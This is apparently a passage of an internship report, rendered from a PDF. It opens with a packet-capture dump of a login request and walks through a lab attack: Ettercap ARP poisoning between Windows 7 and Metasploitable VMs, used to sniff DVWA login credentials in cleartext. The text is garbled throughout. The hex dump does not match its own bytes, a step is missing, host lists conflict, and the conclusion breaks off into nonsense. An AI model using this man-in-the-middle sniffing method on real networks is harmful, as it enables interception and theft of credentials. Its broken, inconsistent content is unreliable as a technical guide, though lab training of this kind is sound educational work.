01a0 68 3a 20 33 37 0d 0a 4f 72 69 67 69 6e 3a 20 68 h: 37 ..  
01b0 74 74 70 3a 2f 2f 74 65 73 74 66 69 72 65 2e 6e et://t  
01c0 65 74 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 et..Com  
01d0 6b 65 65 79 2d 61 6c 69 76 65 00 0a 52 65 66 65 keep-al  
01e0 72 65 72 3a 20 68 74 74 70 3a 2f 74 65 73 74 rer: ht  
01f0 66 69 72 65 2e 6e 65 74 2f 6c 6f 67 69 6e 2e 6a fire.ne  
0200 73 70 0d 0a 43 6f 6f 6b 69 65 3a 20 4a 53 45 53 sp: Coo  
0210 53 49 4f 4e 49 44 3d 35 30 31 45 46 33 46 46 42 SIONID=9214F0C  
0220 39 32 31 34 46 30 43 39 38 46 45 45 33 44 43 42 AFD658B  
0230 41 46 44 36 35 38 42 9d 0a 55 70 67 72 61 64 65  
0240 2d 49 6e 73 65 63 75 72 65 2d 52 65 71 75 65 73 -Insecu  
0250 74 73 3a 20 31 0d 0a 0d 0a 75 69 64 3d 61 64 6d ts: 1 ..  
0260 69 6e 26 70 61 73 73 77 3d 61 64 6d 69 6e 26 62 in&pass  
0270 74 6e 53 75 62 6d 69 74 3d 4c 6f 67 69 6e tnSubmit

HTML Form URL Encoded (urlencoded-form), 37 bytes

Packets: 1029090 · Displayed: 70 (0.0%) · Profile: Default

## Perform Sniffing using Ettercap in Kali Linux

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.

**Step 1:** To perform Ettercap turn on Meta, Windows7 and Kali-Linux.

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(root@kali)-[~]
[sudo] password for kali:
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 7545 bytes 897205 (876.1 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 11802 bytes 791296 (772.7 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 2193 bytes 104218 (101.7 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 2193 bytes 104218 (101.7 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali]-[/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1    DESKTOP-90D7758  <server>    <unknown>  0a:00:27:00:00:0a
192.168.56.101  METASPLOITABLE   <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

[root@kali]-[/home/kali]
# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

A pop-up window appears on the screen and now click the ✓ mark.



**Step 3:** Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.




Then again select 3 dots -> hosts -> hostlists and the below window will display

Host List		
IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0F	
192.168.56.100	08:00:27:0C:3B:AE	
192.168.56.102	08:00:27:D5:E7:26	

At the bottom, there are buttons for "Delete Host", "Add to Target 1", and "Add to Target 2".

Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

**Step 4:** Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.



**Step 5:** Open firefox in the windows 7 and browse the IP address of metasploitable machine and select DVWA option and enter the username and password to login.



Username

A light gray rectangular input field containing the text "admin".

Password

A light gray rectangular input field containing five black dots, indicating a password has been entered. The field is highlighted with a blue border.A white rectangular button with a thin gray border and the word "Login" centered in a small black font.

**Step 6:** Transfer packets from metasploitable machine to windows 7.

[command: ping windowsIP]

```
msfadmin@metasploitable:~$ password:  
Login incorrect  
msfadmin@metasploitable:~$ msfadmin  
Password:  
Last login: Fri Feb 24 02:29:52 EST 2023 on ttym1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 U  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
--- 192.168.56.103 ping statistics ---  
6 packets transmitted, 0 received, 100% packet loss, time 5018ms  
msfadmin@metasploitable:~$
```

**Step 7:** The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.

The screenshot shows the Ettercap interface. At the top, there are icons for file operations (New, Open, Save, Find, Filter, Help). The title bar reads "Ettercap 0.8.3.1 (EB)". On the right side of the title bar is a globe icon. Below the title bar is a toolbar with icons for Host List, Network, and Tools.

The main window is titled "Host List". It contains a table with three columns: "IP Address", "MAC Address", and "Description". The table lists four hosts:

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0A	
192.168.56.100	08:00:27:D2:61:D2	
192.168.56.101	08:00:27:75:62:8C	
192.168.56.103	08:00:27:9E:37:29	

Below the table are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2".

At the bottom of the interface, there is a summary of network activity:

GROUP 1: 192.168.56.103 08:00:27:9E:37:29

GROUP 2 : 192.168.56.101 08:00:27:75:62:8C

HTTP : 192.168.56.101:80 -> USER: admin PASS: password INFO: http://192.168.56.101/dvwa/login.php  
CONTENT: username=admin&password=password&Login=Login

## CONCLUSION

This is my report after I completed my internship at Dlithe. It was a great experience for me to learn beyond my academics. It was fabulous opportunity for me to learn and gain knowledge before I enter my professional life. When I started my internship, I was asked to learn or become familiar with Linux. Later, the team did and was affected with the project through.